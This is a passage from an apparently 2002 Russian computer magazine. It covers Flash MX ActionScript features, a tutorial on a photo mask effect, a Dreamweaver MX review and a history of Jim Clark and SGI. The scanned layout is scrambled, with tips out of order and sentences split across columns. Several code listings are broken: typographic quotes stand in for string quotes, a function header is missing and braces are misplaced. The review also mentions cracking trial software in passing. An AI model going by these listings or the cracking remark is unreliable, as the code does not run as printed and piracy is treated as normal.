
Вроде с виду громоздко. Но написав однажды собственное свойство и в дальнейшем используя его, как и обычное встроенное свойство, гораздо легче использовать и понимать взаимодействие объектов в больших проектах.

КОНТАЧИТЬ С МУВИКАМИ СТАЛО ЛЕГЧЕ!

Ты помнишь, сколько чудных мгновений доставляла задача организации взаимодействия двух роликов. Эти чудные мгновения превращались в часы, если требовалось передать разные данные из разных объектов независимо друг от друга. А все из-за того, что исполнялась только последняя `fs` команда в кадре, остальные гибли, как здравые мысли с утра после вчерашнего.

В MX такая задача решается на раз при помощи объекта `LocalConnection`. При его помощи можно наладить взаимодействие между разными роликами в проекте. И что особо порадовало, `LocalConnection` работает без проблем независимо от расположения принимающего ролика: он может находиться и в другом фрейме, и даже в другом окне браузера.

Но в хелпе нет описания `LocalConnection`. Как нередко случается у Макромедии, сделать-то они



А вот и он - Action Script

сделали, а в официальные документы включить не успели. Так что описание ищи у них на сайте по ключевым словам «`LocalConnection`». Ниже я прокомментирую их пример:

Для организации взаимодействия в ролике-отправителе создается объект-отправитель, например, на нажатие кнопки:

```
my_button.onRelease = function() {
// создаем объект:
out_lc = new LocalConnection();
// и затем управляем:
out_lc.send(«lc_name», «methodToExecute»,
userMessage.text);
};
```

Здесь заслуживают интереса параметры функции `send`.

- «`lc_name`» - уникальный идентификатор соединения. Соединение с таким именем может быть только одно.
- «`methodToExecute`» - имя функции, которая будет вызвана в ролике-получателе.
- `userMessage.text` - аргумент, с которым будет вызвана функция `methodToExecute`.

В ролике-получателе создается объект-получатель, функция обработки получаемой информации и открывается соединение:

```
incoming_lc = new LocalConnection();
incoming_lc.methodToExecute = function(param) {
sentMessage.text = param;
};
incoming_lc.connect(«lc_name»);
```

НА ЛЕТУ

А вот еще новая фишка `function.apply()`, посмотрим примеры:

```
_root.createEmptyMovieClip(«my_mc», 1)
function function1() {trace(this + « function
function1 called, argument: «+arguments[0]»);}
```

```
function function2() {trace(«function function2
called, argument: «+arguments[0]»);}
function function3() {trace(«function function3
called, argument: «+arguments[0]»);}
for (i=1; i<=3; i++)
{this[«function»+i].apply(this, [i]);}
this.function1.apply(this.my_mc, [this.my_mc])
```

Этот пример демонстрирует возможность вызова функции по динамически заданному имени. А последней строкой этого примера вызывается функция `function1` из объекта, в котором ее нет! С виду `apply` - простенькая вещь, а насколько приятней делает жизнь! А в некоторых случаях просто незаменима.

В этом примере рисуем квадраты разного цвета, используя только одну функцию для рисования.


```
function drawSquare() {
this.beginFill(arguments[0], 100);
this.lineTo(10, 0), this.lineTo(10, 10),
this.lineTo(0, 10), this.lineTo(0, 0);
this.endFill();
}
for (i=1; i<=10; i++) {
drawSquare.apply(mc=this.createEmptyMovieClip
(«my_mc»+i, i), [i*0x00FFFF]);
mc._x = i*11;
}
```

СЧИТАЕМ БАЙТЫ

Также ты порадуешься тому, что в MX на загрузку переменных и `xml` можно повесить прелоадер. Это потому, что появились соответствующие функции для этого - `getBytesTotal` и `getBytesLoaded`. Остальная процедура обработки такая же, как и у мультимедиа.

ПРИСЛУШИВАЕМСЯ

Вспомни, как извращался народ в предыдущих версиях, создавая собственные листенеры (`listeners`). Теперь они повсюду. Любому объекту



В рисовании все по-старому

можно добавить листенер и слушать, слушать, слушать... в ожидании нужного события.

Появился очень интересный объект `System`, глянем-ка, что в нем...

```
for (prop in System) {
trace(prop+» - «+System[prop]);}
for (val in System[prop]) {trace(«\t»+val+»\t=
«+System[prop][val]»);}
}
```

Ну что? Зачесались руки использовать информацию о компе юзера? Главное, пользуй в мирных целях! (Ну да, ну да :)... - прим. ред.)

И все как обычно у Макромедии. Судя по хелпу, у этого объекта нет функций. На проверку оказывается - это не так. Можешь и сам попробовать: `System.ShowSettings()`

CLOSE

Итак, мы кратенько прошлись по некоторым нововведениям Action Script.

В следующих номерах журнала разберем скрипт по косточкам. Ты узнаешь о недокументированных возможностях и способах их использования. И это... поставь себе MX.



TIPS OF FLASH

СКРИПТ ПОД МАСКОЙ IV

Дарова. Этим рассказом, я надеюсь, начнется серия статей по всяким хитростям программирования на Action Script и вообще по созданию всяких прикольных штук во Flash MX. Конечно, можно было бы тебе первой же статьей мозги вывихнуть наглухо, но, поскольку намечается целая серия статей, я решил растянуть удовольствие и начать с вещей относительно несложных. Внешняя простота бывает обманчива. Я постараюсь, чтобы не только начинающие, но и вполне состоявшиеся флэш программеры нашли для себя много интересенького. Варнинх: не читай это в общественном транспорте, если нет с собой ноутбука.

PRIMARY TARGET

Сегодня сделаем эффект появления фотки. По ходу дела освоим программное рисование и назначение маски мувиклипу.

RESOURCES

Первым делом поройся у себя в компе и выбери фотку, где ты крут как Шварценегер, тока пулемет дома забыл, потому как, ежели решишь обнародовать результат, - твоя барышня отреагирует не на эффект, а на фотку :).

Так вот, эту фотку нужно импортировать во флэш. Предварительно ее нужно обрезать в редакторе типа фотошопа так, чтобы ее размеры были в районе 100x100, хотя это не так уж и важно. Размер фотки отразится только на конечном размере откомпилированного файла.

TIPS 1

Импорт фотки, а также другой графики и звуковых файлов производится через пункт меню File/Import... Импортировал? Это уже успех. Остальное - мелочи.

TIPS 2

Рулить просто фоткой, равно как и любой другой только что нарисованной лабудой, из скрипта нельзя - она должна быть помещена в мувиклип.

Обрати внимание на точку, на которую указывает намалеванная мною красная стрелка. Кликни по ней, чтобы она стала черной. Затем ОК. В соответствующем месте фотки появится кружок. Именно с этого места (верхнего левого угла) будут сниматься координаты мувиклипа.

TIPS 4

Все объекты (мувиклипы, графика и кнопки) складываются в библиотеку. Узреть ее можно по кнопкам

Теперь у нас есть мувиклип. Инстанс на рабочем столе в общем-то не нужен. Удаляем смело. Итак, мы опять в девственно чистом окне. И ничто не мешает обзору.

рататься к любому объекту из любого места фильма.

TIPS 6

Редактор скрипта имеет два режима:

кнопкой View Options в окне скриптедатора (под кнопкой с булавкой).


TIPS 7

Разберемся с масками. Маска - очень удобная фишка, позволяющая накреативить много прикольных эффектов. Маска - это дырка, через которую будет виден тот слой, который она маскирует. Все, что в дырку не попало, видно не будет. Самый простой пример применения маски - эффект луча фонарика, выхватывающего из темноты фрагменты пейзажа.

TIPS 8

Если ты имеешь хотя бы минимальный опыт работы с флэшем, то знаешь процесс создания маски: чтобы замаскировать мувик, нужно слоем выше поместить маску и этому слою задать свойство маски. Так и никак иначе.

В программинге веселее. Маску можно поместить в сам мувик, и она будет прекрасно исполнять свои обязанности!!! Фишка в том, что функция setMask очень инте-




Диалоговое окно создания мувиклипа из фотографии

TIPS 5

Пора браться за скрипт. Жмем F9. Если окно скрипта было открыто, то оно закроется, если было закрыто, то откроется. Вот мы и определили, где пишется скрипт: поворотись к лесу передом. Там и пишем. Весь скрипт поместим в одном кадре, так как во Flash MX можно об-

нормальный и экспертный. В нормальном удобно учиться, так как он нагляден и не позволит тебе ошибиться в синтаксисе или забыть параметр (все функции выбираются из списка и заполняются через мастера). В экспертном удобно работать с готовым кодом, так как это просто текстовый редактор. Его и выбери. Делается это



Арнольд на поле - сейчас извратимся!

Превращаем фотку в мувиклип. Для этого выдели ее и нажми F8.

TIPS 3

Открывается диалоговое окно, заполни его, как на иллюстрации 2.

[Ctrl+L]. Тут лежат оригиналы, а копии ака инстансы можно плодить сколько угодно и вставлять в любое место ролика.

Варнинх: изменение оригинала в либе изменит и все копии.

ресно себя ведет. В нашем случае это очень удобно, поскольку автоматически снимает несколько вопросов, связанных с глубиной размещения маски, именным пространством и тому подобное. В общем, программно, через функцию установки маски работать с масками можно гораздо эффективнее.

TIPS 9

Чтобы сделать маску, сперва нужно нарисовать фигуру, которая будет той самой дыркой, поэтому для начала создадим функцию рисования прямоугольника для маски и поместим ее в прототип мувиклипа (это такое место, откуда любой мувиклип будет ее видеть). Функция очень проста. В качестве аргументов мы будем передавать ей соответственно: ширину, высоту, и координаты x и y точки, в которую поместим верхний левый угол этого прямоугольника.

```
MovieClip.prototype.drawMaskRectangle = function(w, h, x, y) {
    // начинаем заливку черным со 50% прозрачностью:
    this.beginFill(0, 50);
    // рисуем контур прямоугольника:
    this.moveTo(x, y),
    this.lineTo(w+x, y),
    this.lineTo(w+x, h+y),
    this.lineTo(x, h+y),
    this.lineTo(x, y);
    // заканчиваем заливку:
    this.endFill();
};
```


и тут же ее проверяем на дееспособность: `_root.drawMaskRectangle(100, 200, 10, 20)` При тесте (Ctrl+Enter) должен нарисоваться прямоугольник размером 100x200, верхний левый угол в координатах x=10, y=20. После того как ты наэкспериментируешься с рисованием прямоугольников разного размера, а может быть и цвета, мы продолжим.

Сносим строку проверки скрипта или закомментируем вот так:

```
// _root.drawMaskRectangle(100, 200, 10, 20) - но лучше снести на-прочь!
```

TIPS 10

В предыдущем типе мы затронули прототипы - это очень удобная вещь, так как позволяет один раз написать скрипт, а потом юзать его много раз из разных мест. Так что используй прототипы почаще.



Маска наглядно

TIPS 11

Еще одна штука нам понадобится - функция вычисления первой сверху свободной глубины. Нельзя запихнуть два мувиклипа на одну глубину. Так что в нашем примере скрипт будет плодить целый слоеный пирог. Это часто встречающаяся задача при добавлении нового мувика. Поэтому и ей место в прототипе мувиклипа: `MovieClip.prototype.getTopDepth = function() {` // обходим все объекты в мувике: `for (var mc in this) {` // если тип объекта мувиклип `if (typeof this[mc] == «movieclip») {` // возвращаем его глубину и выходим из функции `return this[mc].getDepth()+1;` `}` // если мы не вышли из функции раньше, значит - мувиклов не было // возвращаем 0 `return 0;` `};`

TIPS 12


Поскольку функция добавления эффекта нам нужна будет, видимо, не для одной фотки, то и ее поместим в прототип мувиклипа. Причем, функции абсолютно параллельны ширине, длине и содержание мувиклипа «photo». Делать функцию будем по принципу все в одном.

```
// помещаем в прототип мувиклипа функцию добавления эффекта
```

```
// здесь this - это мувиклип маски.
// если раньше что-то нарисовали программно - будет очищено:
this.clear();
// наращиваем счетчик:
this.counter++;
// в цикле прорисовываем нужное количество прямоугольников:
```

```
this.drawMaskRectangle(this.w, (this.counter-i)*this.s, 0, (i-1)*this.h);
```

выглядит довольно громоздко и нечитабельно. Но если взять исходную строку `drawMaskRectangle = function(w, h, x, y)` и сопоставить аргументы, затем пройтись



Вот что должно было получиться у тебя в окне скрипта

```
for (var i = 1; i<=this.steps; i++) {
    // если номер прямоугольника равен счетчику
    if (i == this.counter) {
        // то выходим из цикла
        break;
    }
    // иначе рисуем очередной прямоугольник
    this.drawMaskRectangle(this.w, (this.counter-i)*this.s, 0, (i-1)*this.h);
    // а если счетчик сравнялся с двойным количеством шагов
    if (this.steps*2 == this.counter) {
        // то удаляем мувиклип маски (здесь this - это мувиклип маски!)
        // а вместе с ним удалим весь ненужный хлам
        this.removeMovieClip();
    }
};
// тестируем:
this.attachMovie(«photo», «photo_mc», 0).addMaskShow(20);
```

Вот и все. Я, конечно, понимаю, что остались вопросы, например, строка

по аргументам, можно трейсом, то обнаружится, что ничего в том сложного нет.

ОБРАТИ ВНИМАНИЕ: Если заглянуть в листинг переменных в режиме тестирования, то, кроме мувика фотки, ничего не остается после отработки функции. То есть функция убирает за собой весь мусор. Также, если изучишь внимательно скрипт, то увидишь, что не изменялись переменные, являющиеся внешними по отношению к мувику маски. Оба этих признака говорят о том, что функция случайно не испортит какие-либо данные других скриптов. И это правильно.

HOME TASK

Я не делал обратный эффект - скрытия фотки. Если ты его сделаешь и сочтешь вполне удачным, сбрось его мне на dembicki@narod.ru. Только скрипт :) Мне обязательно пригодится. И помни: по-настоящему твое только то, что ты успел отдать другим.

DREAMWEAVER MX

НОВЫЕ ВОЗМОЖНОСТИ

Vadias (painter@gameland.ru,
www.freehand.str.ru)


В апреле 2002 года Macromedia выпустила новую версию любимого знающими людьми редактора веб-сайтов Dreamweaver MX. Macromedia подняла тогда ажиотаж вокруг всей своей серии продуктов MX, и многие главари известных фирм дали официальные ревью с традиционными хвалебными речами, однако в этот раз Дримвивер без купюр одделал значительный шаг вперед. Многие сайтостроители местного масштаба, скачав и крякнув триальную версию, побрызгали изрядной порцией слюны и без сожаления стерли с компов предыдущие версии.

МИКРОЛИКБЕЗ ДЛЯ НАЧИНАЮЩИХ


Если кто-то не знает, о чем здесь идет речь, втыкайте: Dreamweaver - это профессиональный HTML-редактор, в котором можно создавать сайты, отдельные страницы и веб-приложения - в общем, все, что связано с конструированием WWW. Здесь удобно написать и скрипт, и создать таблицу стилей, и серверные сценарии на языках ASP, ColdFusion, JSP и PHP. В нем можно одновременно мутить дизайн и детально и точно редактировать сырец. В последних версиях фишки для ручного редактирования кода взяты из HomeSite, продукта компании Allaire, которая впоследствии продалась Макромедии, а HomeSite считался, по крайней мере, одним из лучших HTML-редакторов. Если ты разбираешься в теории и владеешь горячими клавишами Дримвивера, то легко замутишь сложнейшие фишки, обеспечишь

Любой свой документ ты можешь проверить на вшивость, используя валидатор (File->Check Page). Проверить можно на соответствие стандартам HTML, XHTML, другим стандартам либо определенному браузеру. Виды проверок устанавливаются здесь: Edit->Preferences->Validator.


логичную структуру и легкость модификации проекта, а также сэкономишь кучу времени. Одним из главных преимуществ данного редактора состоит в том, что даже при визуальном редактировании страницы лишний код практически не добавляется (если умеючи использовать - он не добавится совсем). С помощью Дримвивера можно добавлять на страницы и настраивать разного рода «медии» и сценарии JavaScript. Они встраиваются в интерфейс редактора примерно так же, как фильтры в Фотошоп, а нарыть их можно в немалых дозах на сайте Macromedia. В целом же Dreamweaver MX - почти универсальная прога, которая позволит обойтись без многих побочных прог, обычно применяющихся при сайтостроении. Скажем, проверка правописания (Spell Checking) здесь встроена, правда, для родного языка (какой он там у тебя?) придется скачать словарь с сайта Macromedia.




Новое лицо Дримвивера



Dreamweaver MX. Превью релиз



Когда вводишь атрибут color, автоматом выезжает такая панель



Он все заканчивает за тебя


Автоматически можно создать фотоальбом для веб командой `Commands->Create Photo Album` (раньше это делали другие проги, в основном графические редакторы). Если паришься и не можешь подобрать подходящие и не противоречащие друг другу цвета, то можешь воспользоваться предложенными цветовыми схемами (`Commands->Set Color Scheme`). Здесь для каждого цвета бэкграунда несколько вариантов гармоничных расцветок текста.

MX, ИМЕННО MX

Триальная версия доступна для скачивания по этому адресу:
http://www.macromedia.com/software/trial_download/index.cgi/. Версия для Windows весит теперь 48,8 мегов. Заметно разжирела, ну да не в ущерб. Системные требования также не для нищих, хотя я никогда не понимал этих записей. Раньше у меня все шло на системе, вдвое уступающей минимальной, указанной в readme. В общем, теперь нам нужны: второй пень 300+ MHz, 96 MB RAMы, а лучше 128, 275 MB на винте. Требования, как у игрушки :).

МЕТАМОРФОЗА ЯДРА

Главные изменения произошли в самом ядре программы. Раньше было две разновидности Дримвиверов - просто Dreamweaver и



Такой бы коробочкой да по голове!

Dreamweaver UltraDev. Первые были попроче и предназначались в основном только для клиентской стороны, то есть на нем создавались статические и динамические паги, работающие на компах юзеров и не использующие сторону сервера. UltraDev же являлся, по сути, расширенной версией и давал возможность делать вещи, контактирующие с сервером - серверные скрипты и работа с базами данных. Dreamweaver MX объединил возможности DW 4 с Dreamweaver UltraDev. Из этого следует, что он подходит для создателей веба любого уровня - от слабошарящего в изысках большого кодига веб-дизайнера до бородатых программеров с ожерельем из микросхем на шее, которым глубоко параллельна тонкость графической композиции. Так что «неграмотным» в плане программирования людям бояться сложностей с интерфейсом не стоит, спецы по GUI постарались на славу. Dreamweaver MX фактически заменил еще один продукт Macromedia - ColdFusion Studio, который служил для разработки приложений на серверном языке ColdFusion. Эту штуку очень хвалят как простое и мощное средство, и сам я в ближайшее время думаю вплотную им заняться, так что жди соответствующих материалов :). Большой плюс всех этих прелестей интегрирования - это то, что команде создателей сайта -

Можно устанавливать три вида просмотра редактируемого документа: Code View, Design View и совмещенный. Последний очень удобен. Например, тебе нужно вручную подредактировать настройки изображения - элемента страницы. Ты щелкаешь по этому изображению в окне Design View, а курсор в Code View сам перескакивает на нужное место!

дизайнерам и программерам - станет легче работать вместе, в одной среде, перекидывая друг другу свои исходники. Не забывай и о такой фишке, как Design Notes, которые позволяют оставлять памятные метки для файлов или для отдельных элементов, чтобы их ненароком не попортили или не затерли :).

ПЕРЕМЕНА ВНЕШНОСТИ И КОДОВЫЕ ФИЧИ

Коренные отличия от предшественников налицо и во внешнем виде. Палитры теперь не «болтаются между ног», как раньше, а прочно привязаны к своим местам. Оказалось, это удобнее - раньше они могли иногда мешаться, закрывая содержимое редактируемого документа. В общем, рабочее место организовано лучше. Хотя и сейчас любую панель можно выпастить на середину поля и поностальгировать по старым версиям. Появилась забавная и архипользная панель под названием Snippets. Сниллеты - это небольшие куски кода, в данном случае HTML и JavaScript, выполняющие какую-либо тривиальную задачу, например, вставляющие в страницу текущее время или таблицу для шапки сайта. Если у тебя есть кусок кода, который ты часто юзаешь, хорошим решением будет занести его в эту панель и вытаскивать по необходимости. Наконец-то появились кодовые подсказки. Если ты пишешь код (HTML, JavaScript и т.д.), то, стоит ввести первые буквы, выскакивает менюшка со списком возможных вариантов окончания. После ввода, скажем, тега выскакивают готовые варианты его атрибутов и параметров, а когда ставишь знак «>» (завершаешь открывающий тег), то автоматически со-

здается закрывающий тег, если он необходим. Все это поможет избавиться от большинства ошибок, совершаемых по забывчивости или невнимательности, а также сохранит кучу времени и нервов. Эта фишка, а также цветовая синтетическая подсветка поддерживаются для HTML, XHTML, XML, ASP, ASP.NET, JSP, PHP, и ColdFusion (то есть дофига).

Очень жаль, что такая замечательная вещь, как содержимое панели Reference, не переведено на русский язык. Здесь собраны справочники по таким темам, как CFML, CSS, HTML, JavaScript, ASP и другим. Они весьма и весьма полезны в работе, поэтому каждый раз приходится вспоминать английский или биться башкой в словарь.

ПОДДЕРЖКА ВСЕГО ПОДРЯД И ОСТАЛЬНОЕ

Стоит ли говорить, что практически все современные интернет-технологии, такие как Flash, Fireworks, Java-апплеты, ActiveX и другие, запросто Drag'ются-и-Drop'яются в поле окна редактора. Кстати, Flash-кнопки можно создавать прямо на месте, у Дримвивера в наличии имеется несколько десятков шаблонов для таких кнопок, от тебя требуется только ввести текст и задать другие параметры кнопки. Разумеется, с их сайта можно скачать и другие шаблоны. Также можно создавать и flash-текст, это делается в тех случаях, когда приспичило применить на странице какой-либо нестандартный шрифт. Заметно улучшилась поддержка CSS. Добавились новые конструкции стандарта CSS 2, и работать со стилями вполне удобно. Не могу молчать о встроенных продвинутых шаблонах (templates)! Эти замечательные штуки дают возможность контролировать внешний вид всех страниц сайта (хочешь поменять одну букву в шапке паги - меняешь шаблон, и все страницы, созданные по этому шаблону, изменятся автоматически). Одни шаблоны можно вставлять в другие. Улучшилась работа с таблицами, а это, как ты знаешь, весьма важная часть - ведь большин-



Его ценят на ZDNet

ство сайтов верстается с помощью таблиц. Теперь таблицы местного пошива будут корректны с точки зрения стандарта HTML и будут хорошо выглядеть в любом браузере.

Ну и традиционно, как и во всех программах Macromedia, у Дримвивера четко разработанная и обширная помощь, занимающая около 17 мегов на винте. В ней рассмотрены очень многие темы, и я назвал бы ее своеобразным учебником веб-мастеринга. Начиная с основ и заканчивая базами данных - все здесь аккуратно разложено по полочкам и разжевано. Эх, на русский бы все это...

Таким образом, местные сайтостроители не зря брызгали слюной, и Dreamweaver MX - это must have для веб-дизайнера. Он получил множество наград, больше любого другого редактора сайтов, его используют настоящие профессионалы и известные специалисты, но это все фигня. Работая в нем, ты сам сможешь мутить профи-штуки, не имея соответствующих знаний, креативить динамические сайты, и, возможно, попутно захочешь изучать что-то новое для себя. А мне остается только пожелать тебе успехов в этих благородных начинаниях :).



ДРУГОЙ КРЕАТИФФ

«СИЛИКОН» НА ОЩУПЬ (ОТ ТЕРМИНАТОРА К БРОУЗЕРУ)

Middlenight
(middlenight@xakep.ru)

Интересно, на что был бы похож Юрский парк Спилберга с кукольными динозаврами? А из чего можно было бы сделать T-1000 или половину «Властелина колец»? До сих пор помню фразу из тогда еще советского телевизионного обзора западных кинофильмов, где диктор, по простоте своей душевной, ляпнул про «Т2», что «секрет изготовления роботов из жидкого металла известен только выпускающей фильм кинокомпани!».»

ОТЕЦ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ

Смешно нам сейчас, а ведь тогда половина совка повелась на этот ляп. Впрочем, так же как без Норберта Винера не было бы современной кибернетики, так же и без еще одного такого же сумасшедшего чела не было бы ни современного кино, ни продвинутой авиации, ни виртуальной реальности (кстати, этот термин придумал именно он). Зовут его Джим Кларк. Он основатель Silicon Graphics (SGI), Netscape, Healtheon (сеть виртуального медицинского обслуживания), Shutterfly.com, DNA Sciences (первой в мире компании по генной инженерии, ориентированной на потребителя) и еще кучи компаний. Мультимиллионер, бывший доходадя, доктор компьютерных наук, протестующий против политики Джорджа Буша в области генной инженерии.

ИЗ МАТРОСОВ В АКАДЕМИКИ

В 1961 г. Гагарин полетел в космос, а Хрущев сажал кукурузу. Где-то в это время Кларк, выгнанный за неуспеваемость из колледжа, драил палубу на флоте, где, впрочем, также прослыл тормозом и ничего не слышал, кроме известного «Naht lager!». Однако же на службе ему вскоре повезло - он лучше всех сдал тест по математике, после чего попал в местный ВУЗ. В этот раз учился он как Ленин и быстро стал магистром физики, доктором компьютерных наук, а в 1974 году Кларк защитил диссертацию в университете штата Юта, где впервые ввел понятие «виртуальная реальность». С 1978 г. Джим Кларк трудился в Стенфордском университете, где с помощью лучших студентов и четырех лет работы разработал первый 3D чип - «Geometry engine» - мощнейший графический ускоритель для обработки трехмерной графики в реальном масштабе времени (за 15 лет до первого чипа от 3dfx для ПК).

В это время в кино потихоньку вползают первые компьютерные эффекты - в 1979 году был создан первый цветной терминал - IBM 3279, появился первый 8-битный Atari, Лукас и ILM применяют компьютерный монтаж в Star Wars I/II/III. Народ пишет кипятком от диснеевского «Трона» (кому охота поглядеть на молодого Брюса Бокслейтнера из Вавилона 5?). В 1982 году в прокате проваливается Blade Runner.



Силиконовый десктоп #1

УРОЖДЕННАЯ SGI

В связи со всем вышеперечисленным Кларк решает, что негоже ему с такой головой протирать штаны в универе и в 1981 году основывает Silicon Graphics - компанию, которая реализует его представления о трехмерных компьютерных моделях и системах, способных создавать движущиеся в реальном времени трехмерные объекты. Выйдя на рынок с «Geometry engine», Силиконы практически подмяли его под себя, так как чип был крут, свеж и на тот момент неповторим. Кларк стал олигархом виртуальной реальности. За тринадцать лет его руководства компания достигла годового оборота в четыре миллиарда уев. Силикон настолько быстро поднимался, что до 1997 года аналитики на Уолл-Стрит называли его «Вторым Apple». В 1985 году силиконовцы стали основными конкурентами Sun Microsystems в производстве рабочих станций с RISC-процессорами купленной ими в 1992 году компании MIPS (MIPS - Million Instructions Per Second). Кто забыл те далекие дни: на персоналках RISC-архитектура сменила CISC только с появлением в 1995 Pentium Pro. Кстати, SGI покупали не только производителей оборудования, но и ПО: Alias Research и Wavefront, известные ныне всем 3D-шникам как единая Alias Wavefront, были куплены в начале 90-х, дабы «Все яйца были в одной корзине». Кстати, про яйца: несмотря на то, что созданная Элиасом всеми любимая Майя была разработана и до сих пор пашет под Windows, это единствен-



Нынешний директор SGI 3д МакНракен

ное исключение - Силиконы пашут под операционкой IRIX. Выбор не случаен - с одной стороны, это независимость компании от сторонних поставщиков ПО, а с другой - данная модификация pix оптимально ориентирована на обработку больших объемов графических данных в реальном масштабе времени. IRIX - это 64-битная операционная система, основанная на UNIX System V Release 4, IEEE POSIX 1003.1, 4.3 BSD Enhancement. Работа может вестись либо в стандартном текстовом многотерминальном режиме UNIX, либо под X Window System X11R6. На сегодняшний день выпущена версия 6.5.17 данной операционки. Так как компьютеры SGI - это, прежде всего, графические станции, то в X Window System IRIX интегрирована поддержка OpenGL и IRIS GL. Файловая система этих компьютеров, называемая XFS, также 64-битная. Это позволяет поддерживать файлы объемом до 9 Тбайт (!!!) и тома объемом до 18 лимонов Тбайт (то, чего нам всем не хватает в повседневной жизни :)). Интерфейс Оськи 